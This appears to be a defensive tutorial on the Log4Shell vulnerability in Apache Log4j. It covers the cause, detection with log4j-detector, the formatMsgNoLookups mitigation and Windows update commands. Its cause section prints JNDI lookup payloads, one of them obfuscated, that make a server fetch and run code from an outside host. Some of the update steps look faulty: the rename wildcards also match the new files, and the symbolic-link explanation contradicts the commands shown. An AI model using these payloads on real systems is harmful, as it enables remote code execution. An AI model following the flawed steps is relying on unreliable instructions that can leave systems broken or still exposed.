Java Log4j Proof-of-Concept
The zero-day exploit with a critical vulnerability in the Java logging log4j makes headlines and creates uncertainty. It is known that the vulnerability is very widespread and exploited many times. But it is still far from known what is specifically affected and how you can best protect your systems. The article shows the procedure and helps to contain the problem.
Cause

The exploit allows remote code execution and relies on Log4J loading data from LDAP using a JNDI (Java Naming and Directory Interface) interface.
The Log4j library is often used in the Java archives. An event like this is logged through the JNDI interface:
GET /?x=${jndi:ldap}://12.34.56.78not only is this logged, an attempt is also made to interpret the text, such as with:
${jndi:${lower:l}${lower:d}${lower:a}${lower:p}://12.34.56.78:12344attempts to contact the host “12.34.56.78”, accepts malicious Java code from it and executes it. This is then quickly followed by a dangerous backdoor program on the system. That’s why the attack is aptly named “Log4Shell”, with logging gaining direct access to the system.
Log4shell detect with log4j-detector
log4j-detector detects log4j versions on the filesystem, including deeply recursively nested copies. Runs on Linux, Windows and Mac and anywhere Java runs!
If you have access to the system on which a service is running, you can search for vulnerable instances of the Log4J library there. These are typically in the Java JAR archives. The log4j-detector scans these and reports vulnerable versions of Log4J 2.x (2.0-beta9 to 2.14.1). Version 2.15.0 is already fixed and 2.17.1 is currently available, version 1.2.x is not affected.
If the Unifi Controller software is installed, as is the case here, the Log4J library should be checked as a matter of urgency. After unpacking log4j-detector-master.zip you will find the file log4j-detector-2021.12.13.jar in the directory.
java -jar log4j-detector-2021.12.13.jar "%UserProfile%\Ubiquiti UniFi"Run log4j-detector to scan the given path.

If you get _VULNERABLE_ after running it, you have a vulnerable version.
Log4j secure and prevent
If you are not sure whether the infrastructure is secure, you should at least reduce the attack surface as much as possible. These include measures such as:
- access restrictions
- Segmented Networks
- Reduced Rights
- Limiting outgoing connections
- Limitation of executable programs
If there is no update available from the manufacturer yet, you can secure vulnerable services by setting the variable log4j2.formatMsgNoLookups to true. To do this, start the Java Virtual Machine with the argument –Dlog4j2.formatMsgNoLookups=True or set the environment variable LOG4J_FORMAT_MSG_NO_LOOKUPS=true. However, both only work from Log4J version 2.10. If in doubt, test again.


In Windows you add the environment variable by pressing the Win+R keys and run “control sysdm.cpl,,3”
Add the environment variable LOG4J_FORMAT_MSG_NO_LOOKUPS=”true” under System Variables.
It is also possible to start the JVM service with an option.
java -Dlog4j2.formatMsgNoLookups=True -jar app.jarUpdate Apache Log4j 2
If the installation allows it, you can update Log4j directly. Download the latest Apache Log4j 2 version here, after unzipping the files in the JRE library replace the log4j-*.jar files under jre_root/lib/.
log4j-api-2.xx.x.jar
log4j-core-2.xx.x.jar
log4j-slf4j-impl-2.xx.x.jar
Apache Log4j 2 Update for Windows
To install the Log4j 2.17.1 version for Java on Windows 10 and Windows Server 2019 (update), a command prompt (cmd) is opened elevated as an administrator to run the following commands. Essentially, the command lines can be executed on any Windows versions, note. that instead of curl and tar, a browser is used for the download and Winzip or 7-Zip for unpacking.
cd %userprofile%\downloads
curl -O https://archive.apache.org/dist/logging/log4j/2.17.1/apache-log4j-2.17.1-bin.zip
tar -xf apache-log4j-2.17.1-bin.zip
cd apache-log4j-2.17.1-bin
copy log4j-api-2.17.1.jar "%JAVA_HOME%\lib"
copy log4j-core-2.17.1.jar "%JAVA_HOME%\lib"
copy log4j-slf4j-impl-2.17.1.jar "%JAVA_HOME%\lib"
cd "%JAVA_HOME%\lib"
ren log4j-api-?.??.?.jar log4j-api-x.xx.x.old
ren log4j-core-?.??.?.jar log4j-core-x.xx.x.old
ren log4j-slf4j-impl-?.??.?.jar log4j-slf4j-impl-x.xx.x.old
The %JAVA_HOME% environment variable must be present, for Java 8 it is usually C:\Program Files\Java\jre1.8.0_281 according to the installed version.
In the %JAVA_HOME%\lib directory, the existing log4j files, e.g. the version 2.13.3 files are replaced, you can create symbolic links for this, the 2.17.1 files must point to the original 2.13.3 files, which have been renamed beforehand.
cd "%JAVA_HOME%\lib"
mklink log4j-api-2.13.3.jar log4j-api-2.17.1.jar
mklink log4j-core-2.13.3.jar log4j-core-2.17.1.jar
mklink log4j-slf4j-impl-2.13.3.jar log4j-slf4j-impl-2.17.1.jar
Find all Apache log4j versions ASF-Archiv-Repository.